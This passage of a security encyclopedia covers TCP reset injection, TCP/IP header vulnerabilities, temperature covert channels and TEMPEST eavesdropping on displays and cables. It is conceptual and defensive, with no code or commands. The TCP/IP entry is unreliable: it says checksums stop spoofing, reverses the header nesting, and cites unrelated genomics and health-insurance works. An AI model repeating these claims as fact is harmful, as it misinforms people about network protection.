There are many devices that network operators may wish to deploy to monitor the network and respond to traffic somehow deemed undesirable. This can range from an intrusion detection system which blocks attacks, to a traffic management device which terminates possibly disruptive connections to legally mandated network censorship. These devices all need the ability to terminate a connection that is deemed undesirable without impacting any other traffic.

There are only three possible mechanisms that such devices can use. They can be in-path devices which directly block a connection, they can instruct a router or other in-path device to block a connection, or they can inject a TCP Reset (RST) packet which will cause each end point to think the other end-point has decided to terminate a connection.

The first option, an in-path device, is often considered undesirable by network operators, since any device failure will commonly result in a network failure. Thus even when a traffic management device supports in-path operation, an operator may not deploy it in such a manner. For example, the Sandvine devices that Comcast used to disrupt Peer to Peer traffic support in-path operation, but were used in an out-of-path mode.

The second option, instructing a router, is also often limited. Generally, most routers can be instructed to block a host, or all communication between two hosts, they usually lack the granularity to specify that an individual connection should be blocked, which may cause undesired collateral damage. Additionally, routers may be limited in the size of the Access Control List (ACLs) that they can process.

Thus the remaining option for such devices is to inject a TCP reset. Normally, a TCP Reset sent on an active connection is used by a TCP sender to indicate that not only is there no more data to send, but that no more data will be accepted. Thus if a TCP connection receives a valid Reset packet, it will stop sending further data and will not expect any more data, terminating the connection completely. This is very different from the TCP Finished (FIN) packet, which indicates that although the sender will not send any more data, it may still receive data.

This behavior can be used by an out-of-path network management device to terminate an individual TCP flow. The device sends one or more TCP Reset packets to both endpoints in the connection, with the parameters

(the connection 5-tuple and sequence number) set so that each endpoint will think the TCP Reset was legitimately sent by the other endpoint. Thus when either side receives and accepts an injected TCP Reset the connection will terminate. Since there is no cryptographic protection and the monitor sees all traffic, it can always construct a series of Resets which appear legitimate.

Because the injected Resets can't actually block traffic, there may be further TCP packets sent by a sender before the Reset is received. This creates a series of race conditions which can be used to detect injected resets. By monitoring network traffic it is then possible to determine when and why TCP Resets are used to block flows.

In addition to the much publicized blocking of Peer-to-Peer traffic employed by multiple ISPs, injected TCP resets appear to be used for the national censorship infrastructure in China, detecting and dynamically blocking spam sent by bot-infected systems, and dynamically detecting and blocking viruses in transit. More recently, most ISPs which were using injected Resets for traffic management have stopped using this techinque. Although the most famous uses of injected TCP resets are widely considered unpleasant, there are significant beneficial uses for this technique.

Recommended Reading

Comcast Corporation. Description of current network management practices. http://downloads.comcast.net/docs/Attachment_A_Current_Practices.pdf

Comments of Comcast Comporation to the FCC. http://fjallfoss.fcc.gov/prod/ecfs/retrieve.cgi?native_or_pdf=pdf%26id_document=6519840991

Dug S. dsni_tools. http://www.monkey.org/~dugsong/dsniff

James F (March 2008) The connection has been reset. Atlantic Monthly

Jedidiah RC, Daniel Z, Michael B, Earl B, Rich E (2007) ConceptDoppler: a weather tracker for internet censorship. In: 14th ACM Conference on Computer and Communication Security (CCS)

Marcel D, Alan M, Andreas H, Krishna PG (2008) Detecting BitTorrent blocking. In: Internet Measurement Conference

Martin A, Carey W (2005) An analysis of TCP reset behaviour on the Internet. SIGCOMM Comput Commun Rev 35(1):37–44

Nicholas W, Robin S, Vern P (February 2009) Detecting forged TCP reset packets. In Network and distributed system security. Internet Society.

Paul AW (2004) Slipping in the window: TCP reset attacks. Presentation at 2004 CanSecWest

Ramaiah A, Stewart R, Dalal M (2008) Improving TCP's robustness to blind in-window attacks. Internet-draft. http://tools.ietf.org/html/draft-ietf-tcpm-tcpsecure-09

Richard C, Steven M, Robert W (2006) Ignoring the great firewall of China. In: 6th Workshop on Privacy Enhancing Technologies

Vern P (1999) Bro: a system for detecting network intruders in real-time. Comput Netw 31(23–24):2435–2463

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300971

TCP SYN Cookie

SYN Cookie Defense

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300972

TCP SYN Flooding

SYN Flood Attack

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1499

TCP/IP from Network Security Perspective

Ebru Celikel Cankaya[8] ✉
(8) Department of Computer Science, University of Texas at Dallas, Richardson, TX, USA

✉ **Ebru Celikel Cankaya**
Email: exc067000@utdallas.edu
Email: ebru.cankaya@utdallas.edu

Synonyms

Network security; TCP/IP protocol suite

Definition

One of the most popular and practical infrastructure underlying network communications is TCP/IP. As the fields of this protocol are prone to security attacks, this entry analyses the vulnerability of TCP/IP from network security perspective, and proposes solutions to mitigate those issues.

Background


Developed to serve the Defense Advanced Research Projects Agency (DARPA) initially, TCP/IP brings together multiple protocols in an effort to provide a structured basis for network communication. When first introduced in the mid-1970s, the objective of TCP/IP was to provide a

reliable communication protocol solely for the Department of Defense (DoD) network destinations. As the DoD network was a closed network in nature, security was not a concern at that time. Progressively, TCP/IP communication started to involve more participants, including civil institutions such as universities, and, ultimately, the general public. This expansion has rendered network communication more vulnerable since particular fields of TCP/IP infrastructure could be exploited effortlessly.

The following section addresses these vulnerabilities and provides solutions for alleviating the possible security issues before they are encountered.


Theory

TCP/IP introduces the concept of adding protocol headers to precede actual messages in a layered architecture. In particular, a corresponding header is appended to encapsulated packages at each layer of the TCP/IP architecture. This process expands the encapsulated package size by adding a new header while it travels through layers from the most abstract to the physical layer on the sender side, and shrinks the encapsulated package size on the recipient end where the direction of layers are visited in opposite direction, i.e., from physical layer to the most abstract layer. Figure 1 demonstrates these layers (Fall and Stevens 2011):



TCP/IP from Network Security Perspective, Fig. 1 TCP/IP layered architecture

The corresponding header structures per layer of the TCP/IP architecture are provided in Figs. 2 through 4 below.



TCP/IP from Network Security Perspective, Fig. 2 TCP header

The outmost header that encapsulates a message is called the TCP header and is appended to the message at the Transport layer (Fig. 2) (Northcutt et al. 2001).

The vulnerabilities of TCP header in the context of network security are listed as follows:

One way to exploit the TCP header is to manipulate its unused (reserved) fields to embed a clandestine data, as most of the time the recipient will leave this part of the header unprocessed thinking it is solely an unallocated space.

Another commonly used technique called SYN-guessing attack targets the sequence number field of the TCP header. It is a aspecific type of generically called Denial of Service (DoS) attack. The sequence number field is essential to the 3-way handshake protocol, which is one of the TCP/IP protocol suite protocols to ensure a connection-oriented service. In particular, the 3-way handshake protocol uses the sequence number field of TCP header to sequence multiple requests originating from the same source, so that each response will be directed to the correct request. As an example, one can open multiple web browser screens to initiate different searches via a search engine. The search engine should be able to distinguish these requests and respond to each correctly, which can practically happen via the 3-way handshake protocol. If instead, a SYN-guessing attack is performed, then the originator of a request will be impersonated and the response will go to an unintended – most probably rouge – recipient.


To prevent the system against SYN-guessing attack, random initial sequence numbers should be used, rather than easy to guess sequence

numbers.

Yet another attack that targets the TCP header is called SYN flooding attack. The goal of an attacker is to explode the victim's buffer by sending out too many half-open 3-way handshake requests. Having no response to pending requests yet, the victim's buffer overflows eventually, and gets irresponsive.

As a solution to the SYN flooding problem, the number of half-open connections should be restricted by predeclaring a buffer size.

Figure 3 shows the IP header template. As was the case with TCP header, the IP header is also vulnerable to some common attacks that exploit its fields (Forouzan 2008).



TCP/IP from Network Security Perspective, Fig. 3 IP header

One vulnerability of the IP header is manipulating its legitimate fields to transmit hidden data, i.e., to implement a covert channel. This approach can place forged addresses in source and destination IP fields, or use unused or optional fields of the IP header to convey secret data. To prevent this attack from happening, checksum of fields should be computed on sender and recipient sides to ensure integrity.

One other technique is to use fragmentation to confuse IDSs, which can be prevented by limiting the number of fragmentations per package.

In another attack called IP spoofing, the source IP address is forged to confuse the recipient. IP spoofing can be prevented by incorporating extra measures to ensure fields are not tampered with. A practical way to do so is to use integrity checks via checksum.

Figure 4 shows the innermost header of the TCP/IP layered architecture. This header is called the MAC (Medium Access Control) header (Stallings 2016).

Similar to the IP spoofing attack, which IP header is vulnerable to, the MAC header can be forged to implement the MAC spoofing attack. In MAC spoofing attack, adversaries mimic the MAC address of unintended destinations to manipulate destination addresses of packages. And just like for the IP spoofing, the MAC spoofing can be prevented by employing checksum controls to ensure integrity.


Though TCP/IP is vulnerable to so many attacks, several alternative security measures have been put in place to protect those vulnerabilities. Popular general security protocols, such as SSL (Secure Socket Layer) and TLS (Transport Layer Security), as well as various specific protocols such as SET (Secure Electronic Transaction) for banking transactions are being employed for mitigating the possible problems encountered with TCP/IP.

Open Problems and Future Directions

The issue with network security is the vicious cycle between attackers and security measures. The known security attacks already have solutions as addressed in the previous section.

Whereas attackers are actively searching and creatively finding new methods to attack network systems, and in turn system owners study ways of preventing, detecting, and recovering from these attacks in that particular chronological order. So, without attacks happening, what system owners can do is limited only to test run some scenarios. It is the actual attacks themselves that matter the most, as it helps teach system owners how to make their systems more secure and protect against rogue entities.

Still, attacks help improve the methodologies adopted for alleviating network security attacks by making them more responsive, practical, and targeted.



TCP/IP from Network Security Perspective, Fig. 4 MAC header

References

Brown B, Aaron M (2001) The future of modern genomics. Blackwell, London

Fall KR, Stevens WR (2011) TCP/IP illustrated, vol 1, 2nd edn. Addison-Wesley Professional, pp 13–27

Forouzan BA (2008) Cryptography and network security. McGraw-Hill, pp 600–605

Northcutt S, Cooper M, Fearnow M, Frederick K (2001) Intrusion signatures and analysis, 1st edn. Sams Publishing, pp 100–110

Smith J, Jones MJ, Houghton L (1999) Future of health insurance. N Engl J Med 965:325–329

Stallings W (2016) Cryptography and network security: principles and practice, 7th edn. Pearson, pp 546–570

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300973

TCP/IP Protocol Suite

TCP/IP from Network Security Perspective

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300974

Technical Data Protection

Privacy-Enhancing Technologies (PET)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_519

Temperature Attack

David Naccache[9] ✉
(9) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

In a temperature attack, a malicious process leaks information by modulating the device's temperature. Temperature increase is typically caused by launching intensive computations. Heat differences can be sensed by a variety of means such as the monitoring of fan-speed variations, the reading of disk SMART (Self-Monitoring Analysis & Reporting Technology) attribute 194, catching interrupts caused by Pentium overheat hardware flag set (IA32_THERM_STATUS), or the monitoring of memory faults due to overheating.

The throughput of such covert channels is very low but the leakage of a cryptographic key (a few hundred bits) may suffice to compromise an improperly protected system.

Experimental Results

This attack was implemented on PCs, Smart Cards, Processes, and FPGAs.

Cross-References

Covert Channels

Recommended Reading

Brouchier J, Kean T, Marsh C, Naccache D (2009) Temperature attacks. IEEE Secur Priv 7(2):79–82

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_232

Tempest

Markus G. Kuhn[10] ✉
(10) Department of Computer Science and Technology, University of Cambridge, Cambridge, UK

✉ **Markus G. Kuhn**
Email: mgk25@cl.cam.ac.uk

Synonyms

Compromising emanations; Electromagnetic security

Definitions

TEMPEST is a short name used in NATO countries to refer to the study of compromising electromagnetic emanations and measures to suppress them.

Compromising emanations are electromagnetic signals that are unintentionally emitted by data-processing equipment, as a side effect of its normal operation, and that leak confidential information in a form such that a nearby eavesdropper could receive and decode it.

Background

Military organizations have known since at least the 1950s that unintended electromagnetic emissions generated by computer and communications devices not only can interfere with nearby radio receivers but can also leak secret data (NSA, 1972; Lehtinen et al., 2006).

Theory

Each time a voltage or current is switched on or off in a wire, at each rising or falling edge in a digital signal that transitions between the high and low logic state, an electromagnetic impulse emanates from the wire. Such impulses can be picked up with suitable antennas, amplifiers, and radio receivers, sometimes tens of meters away from the device. They can also couple into nearby cables or metallic building components, from where eavesdroppers could record them with voltage probes. Such signals can then be analyzed to (at least partially) reconstruct the processed information. If such signals couple into input signals for a radio transmitter and modulate its radio-frequency carrier, the possible eavesdropping distance can be extended significantly.

The following are some examples of devices and components where compromising emanations are a particular concern:

Analog video displays, such as cathode-ray tubes (CRTs) showing text, can emit the video signal of the information that they display. They are controlled via a signal cable that encodes the brightness of each pixel in series as a voltage, one at a time. Each transition between a bright and a dark pixel causes an abrupt change in this voltage and therefore the current flowing through the video cable. In a CRT, this voltage is also amplified about 50–100 times and applied to the control grid inside the tube, which modulates the electron beam that redraws the pixels and charges or discharges accordingly. Each such change emits an electromagnetic pulse that an AM radio can receive over a wide range of frequencies, particularly in the VHF and UHF bands (30 MHz to 3 GHz). Using an amplitude-demodulating radio receiver with a reception bandwidth comparable to the pixel-clock frequency of the display (typically 20–200 MHz), an eavesdropper can observe each pixel transition as an impulse at its output (van Eck, 1985). The result is a band-pass filtered and rectified approximation of the original video signal. It lacks color and sync-pulse information, and each vertical edge appears merely as a line. Nevertheless, as the following figure demonstrates, text characters remain quite readable after this distortion if the receiver output is interpreted as a video signal and rasterized with the same line frequency:





The top image shows text displayed on a CRT monitor. In the bottom image, the compromising emanation from this text was picked up with the help of an AM radio receiver (tuned at 450, 50 MHz bandwidth) and a broadband UHF antenna. The output was then digitized, averaged over 256 frames to reduce noise, and finally presented as a reconstructed pixel raster (Kuhn, 2003). For lower receiver bandwidths, the resulting image would be more blurry, and the best reception will likely be at tuning frequencies that are integer multiples of the pixel-clock frequency. Eavesdroppers will need to guess or measure the video mode used, i.e., the horizontal and vertical deflection frequencies, to reconstruct the pixel raster.

Early demonstrations (van Eck, 1985) used modified analog television sets or analog wideband (>50 MHz) receivers connected to digital oscilloscopes (Kuhn, 2003). Modern demonstrations use instead software-defined radio peripherals (Elibol et al., 2012; Marinov, 2014; O'Connell, 2019). Signal-processing algorithms can be used to clean up the signal, for example, by suppressing narrowband interference sources and via periodic averaging. The latter exploits the fact that the video signal of a static image refreshed at a fixed rate (typically 60 Hz) is highly redundant, which makes it stand out against background noise. Where the display font and character spacing are predictable, automatic text recognition can be practical.

Flat-panel displays can similarly be eavesdropped via UHF radio, although the nature of the emitted signal is different (Kuhn, 2005a). The emission source is often a high-speed digital serial connection between the video controller and the display panel. These can be embedded in a device, as is the case with laptop or tablet computers, or run via external digital video cables, such as those using a digital visual interface (DVI) or high-definition multimedia interface (HDMI) connector. These can be received as readable text even if the receiver bandwidth is well below the gigahertz data rates of these interfaces, because each pixel color is encoded as a predictable bit pattern. For example, text that is shown in foreground and background colors encoded by the serial data words 10101010 and 00000000, respectively, will be particularly readable via a radio tuned at half the bitrate. The eavesdropper just needs to find a tuning frequency where the Fourier transform of the bit pattern used for the background and

foreground color differs with good contrast and where the background noise is low. Phase-coherent averaging can add a second dimension for distinguishing more combinations of foreground and background colors (O'Connell, 2019).

Laser printers produce an analog video signal that powers a laser diode. Similarly to how an electron beam in a CRT paints each pixel in sequence, a laser beam paints each pixel of a printed page onto an electrostatically charged drum. Although a laser printer does not produce a periodic video signal (unless it prints the same page many times), its vertical resolution is significantly higher than that of a CRT, and that similarly provides some redundancy that can be exploited by averaging consecutive lines.

Matrix printers can produce, for example, power-line (Briol, 1991) and acoustic (Backes et al., 2010) emissions that are characteristic for the different characters printed, allowing text to be reconstructed. Since a dozen or more signals drive the print head needles in parallel, the text will not be directly readable, unlike with the earlier examples; however, classification algorithms can be trained to distinguish between the characteristic emissions of different characters as long as the same font is used during profiling and eavesdropping.

Serial-port cables can emit the data they transmit as individual broadband impulses, one for each bit transition. The highest tuning frequencies at which these impulses can be received is inversely proportional to the transition time between high and low, which may even differ between rising and falling edges. Data has been eavesdropped successfully from shielded RS-232 cables several meters away with simple AM shortwave radios (Smulders, 1990) and from PS/2 keyboards (Vuagnoux and Pasini, 2009). Such older serial-interface links use unbalanced transmission, which is particularly prone to generating emissions. Modern serial-port interfaces use balanced transmission, where two wires in a twisted pair carry opposing signals, to reduce the common-mode currents that generate such emissions. However, the driver circuits are in practice rarely perfectly balanced, and therefore emissions are not eliminated completely. Their signal level just depends much more on manufacturing tolerances of individual devices.

Oscillator circuits can be influenced in their frequency by small fluctuations in their power-supply voltage. Line drivers for data cables have data-dependent power consumption, which can affect the supply voltage

slightly. As a result, the electromagnetic waves generated by oscillators powered from the same supply can broadcast frequency-modulated data, which can be picked up with FM radios (Smulders, 1990). Likewise, data-dependent power-supply fluctuations can amplitude-modulate the signal of a radio transmitter. Such effects are in particular practical to exploit if the intended modulation and the unintended modulation are orthogonal to each other, as was demonstrated by Camurati et al. (2018) for a microcontroller with built-in Bluetooth transmitter, where the intended transmitter signal was frequency modulated and the unintended data emissions that appeared on it is amplitude-modulated.

Cable cross talk is the effect that if cables run in parallel or in close proximity, capacitive and inductive coupling can transfer a weaker copy of the signal from one cable to the other. With a suitable amplifier, an external eavesdropper might discover that the high-pass filtered version of a signal from an internal data cable is readable, for example, on a telephone line that leaves the building.

While the TEMPEST term is mainly associated with the risk of passive electromagnetic eavesdropping, such as in the examples above, and with eavesdroppers located in nearly rooms or neighbor buildings (at least several meters away), there are several other unintentional communications channels that use other physical modalities. One closely related concern is *backscatter*, namely, that eavesdroppers can obtain additional information by actively directing radio waves or laser beams toward a device and analyzing the reflected energy modulated by a target device. Similarly, information can also leak via unintended acoustic, ultrasonic, vibrational, or optical emissions.

Some examples of the latter are as follows:

- CRT displays also leak the video signal as a high-frequency fluctuation of the emitted light (Kuhn, 2002). On this channel, the video signal is distorted by the afterglow of the screen phosphors and by the shot noise that background light contributes. Flat-panel displays that update all pixels in a row simultaneously are immune from this attack.
- Devices with low-speed serial ports, such as analog telephone modems with RS-232 interface, commonly feature light-emitting diodes (LEDs) that are connected as status indicators directly to data lines. These emit the processed data optically, which can be picked up remotely with a telescope and photo sensor (Loughry and Umphress, 2002). Such optical

compromising emanations are invisible to the human eye, which cannot perceive flicker above about 50 Hz. Therefore, all optical data rates above 1 kbit/s appear as constant light.
- The sound of a keystroke can identify which key on a keyboard was used. Just like guitar strings and drums sound different depending on where they are hit, the mix of harmonic frequencies produced by a resonating circuit board on which keys are mounted varies with the location of the keystroke. Standard machine-learning algorithms can be trained to distinguish, for a specific keyboard model, keys based on spectrograms of acoustic keystroke recordings (Asonov and Agraval, 2004).

Device designers can reduce radio emanations using similar techniques as are used to reduce radio-frequency interference: avoiding current loops, using ground planes and keeping signal and return lines in close proximity, using balanced transmission lines, using low-pass filters to reduce the bandwidth of a signal, separating and filtering power supplies, and sometimes even adding metallic shielding. In addition, signals can be encrypted, scrambled, made nonperiodic, less redundant, or less predictable.

Civilian radio-emission limits for computers, such as the CISPR 22 and FCC Class B regulations, have encouraged some of these practices. But these standards are only designed to help avoid interference with radio broadcast services at distances larger than 10 meters from the receiver. They do not forbid the emission of compromising signals that could be picked up at a quiet site by a determined receiver with directional antennas and careful signal processing several hundred meters away. Protection standards against compromising radio emanations therefore have to set limits for the allowed emission power many orders of magnitude lower (Kuhn, 2005b). Jamming would be an alternative form of eavesdropping protection, but this is not preferred in military applications where keeping the location of equipment secret is an additional requirement.

Application

NATO member organizations use mainly three TEMPEST standards prepared by the *Military Committee Communications and Informations System Security and Evaluation Agency* (SECAN) and published in its *SECAN Doctrine and Information Publication* (SDIP) series. These

documents are classified and thus not publicly available. What follows is therefore only a very high-level summary.

SDIP-27 (2016) is a specification that limits the level of electromagnetic and conducted radio-frequency emissions permitted for devices that process classified information. The test methods it defines are somewhat similar to emissions tests specified by civilian radio-frequency interference standards: a device under test is operated inside an electromagnetically shielded room (anechoic chamber), next to a set of antennas and probes that are connected to a measurement receiver (spectrum analyzer) and oscilloscope. This calibrated radio system performs amplitude demodulation and plots a received peak signal strength as it sweeps through a range of tuning frequencies at different bandwidths. The standard then defines for each tuning frequency and bandwidth a permitted maximum signal strength. If the device stays below these limit curves, it passes the test. If there are any emissions stronger than allowed by the limit curves, these can be permitted after further tests involving demodulation have shown that they do not carry data.

The range of frequencies and bandwidths that have to be tested depend on the clock frequencies, bit rates, and raise/falltimes between bits that occur on wires within the device. A TEMPEST test engineer will therefore have to understand the operating principles and parameters of the device under test, in order to prepare a test plan that covers all the frequencies and bandwidths that might be particularly useful to an eavesdropper targeting this device.

SDIP-27 defines three levels of emission limits.

- Level A is the strictest and is intended for devices used in situations where an eavesdroppers might be within a few meters of the device.
- Level B is intended to protect intermediate eavesdropping distances, measured in tens of meters.
- Level C provides only protection at larger distances (e.g., hundreds of meters in open space).

Achieving Level A often requires adding significant additional shielding measures, in comparison with what is found in regular office equipment, resulting in higher costs, whereas Level C can often be achieved without hardware modifications, merely by carefully selecting and testing commercial of-the-shelf equipment.

In practice, the achievable eavesdropping distance is often much reduced by the radio attenuation of building walls. Two additional NATO standards take this into account, by implementing a *zoning model*, where the applicable SDIP-27 level depends on the properties of the room, building, and area in which a device will be used. SDIP-28 (2009) defines a measurement procedure for classifying potential installation locations for equipment (e.g., rooms) as Zone 0, 1, or 2. A test engineer places a test transmitter into that room and then moves a receiver around the inspectable space that is assumed to be inaccessible to eavesdropper, e.g., along the outside of a security-perimeter fence. Zone 0 means that the room provides little shielding against eavesdropping, comparable to a few meters of open-space reception, whereas Zone 2 indicates the largest signal attenuation, comparable to hundreds of meters of distance in an open space.

Finally, SDIP-29 (2015) details what level of SDIP-27 tested equipment can be used in what category of SDIP-28 tested zone, for what document security class. It also specifies additional installation precautions, e.g., separation distances to prevent cross talk between “red” cables that carry classified data and “black” cables that leave the room.

A network of National TEMPEST Authorities (NTAs) administer accreditation, calibration, and training schemes for TEMPEST manufacturers and test laboratories that implement these NATO standards. The European Union adopted in 2011 similar standards (IASG-07-01, IASG-07-02, and IASG-07-03).

The SDIP-27 standard does not explain or justify the choice of limit curves; therefore, even if it were publicly available, the reader might still not know if it provides adequate protection for their particular application, for example, against the many very sophisticated statistical inference techniques that have been published in the academic literature on profiled and non-profiled side-channel attacks, or for applications where extremely low bitrates have to be protected, as can be the case with electronic voting devices (Kuhn, 2016).

Cross-References

Eavesdropping
Radio Frequency Attacks
Side-Channel Attacks

References

Asonov D, Agraval R (2004) Keyboard acoustic emanations. In: IEEE Symposium on Security and Privacy. https://doi.org/10.1109/SECPRI.2004.1301311

Backes M, Dürmuth M, Gerling S, Pinkal M, Sporleder C (2010) Acoustic side-channel attacks on printers. In: Proceedings of the 19th USENIX Security Symposium. USENIX Association, pp 307–322

Briol R (1991) Emanation: How to keep your data confidential. In: Symposium on Electromagnetic Security for Information Protection (SEPI'91), Fondazione Ugo Bordoni, Rome, pp 225–234

Camurati G, Poeplau S, Muench M, Hayes T, Francillon A (2018) Screaming channels: when electromagnetic side channels meet radio transceivers. In: Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security. Association for Computing Machinery, pp 163–177. https://doi.org/10.1145/3243734.3243802

van Eck W (1985) Electromagnetic radiation from video display units: an eavesdropping risk? Comput Secur 4(4):269–286. https://doi.org/10.1016/0167-4048(85)90046-X

Elibol F, Sarac U, Erer I (2012) Realistic eavesdropping attacks on computer displays with low-cost and mobile receiver system. In: Proceedings of the 20th European Signal Processing Conference (EUSIPCO), pp 1767–1771

Kuhn MG (2002) Optical time-domain eavesdropping risks of CRT displays. In: Proceedings 2002 IEEE Symposium on Security and Privacy. IEEE Computer Society, pp 3–18. https://doi.org/10.1109/SECPRI.2002.1004358

Kuhn MG (2003) Compromising emanations: eavesdropping risks of computer displays. Technical Report, UCAM-CL-TR-577, University of Cambridge, Computer Laboratory. https://doi.org/10.48456/tr-577

Kuhn MG (2005a) Electromagnetic eavesdropping risks of flat-panel displays. In: 4th Workshop on Privacy Enhancing Technologies. LNCS, vol 3424. Springer, Berlin/Heidelberg, pp 88–105. https://doi.org/10.1007/11423409_7

Kuhn MG (2005b) Security limits for compromising emanations. In: Workshop on Cryptographic Hardware and Embedded Systems (CHES 2005). LNCS, vol 3659. Springer, pp 265–279. https://doi.org/10.1007/11545262_20

Kuhn MG (2016) Ballot printer – protection against eavesdropping attacks – guidance for system designers. Bijlage 2016D17984: Richtlijnen ter voorkoming van compromitterende straling. Tweede Kamer der Staten-Generaal (House of Representatives, Netherlands), Kamerstuk. https://www.tweedekamer.nl/kamerstukk en/detail?id=2016D17984&did=2016D17984

Lehtinen R, Russel D, Gangemi GT (2006) Computer security basics, 2nd edn. O'Reilly & Associates, Sebastopol, Appendix B: TEMPEST

Loughry J, Umphress DA (2002) Information leakage from optical emanations. ACM Trans Inf Syst Secur 5(3):262–289. https://doi.org/10.1145/545186.545189

Marinov M (2014) Remote video eavesdropping using a software-defined radio platform. Master's thesis, University of Cambridge Computer Laboratory. https://github.com/martinmarinov/TempestSDR/

NSA (1972) Tempest: a signal problem. Cryptol Spect 2(3):26–30. https://www.nsa.gov/portals/75/documents/news-features/declassified-documents/cryptologic-spectrum/tempest.pdf

O'Connell CD (2019) Exploiting quasiperiodic electromagnetic radiation using software-defined radio. PhD thesis, University of Cambridge. https://doi.org/10.17863/CAM.38085

SDIP-27 (2016) NATO TEMPEST requirements and evaluation procedures. SECAN, Arlington (NATO CONFIDENTIAL)

SDIP-28 (2009) NATO zoning procedures. SECAN, Arlington (NATO RESTRICTED)

SDIP-29 (2015) Selection and installation of equipment for the processing of classified information. SECAN, Arlington (NATO RESTRICTED)

Smulders P (1990) The threat of information theft by reception of electromagnetic radiation from RS-232 cables. Comput Secur 9(1):53–58. https://doi.org/10.1016/0167-4048(90)90157-O

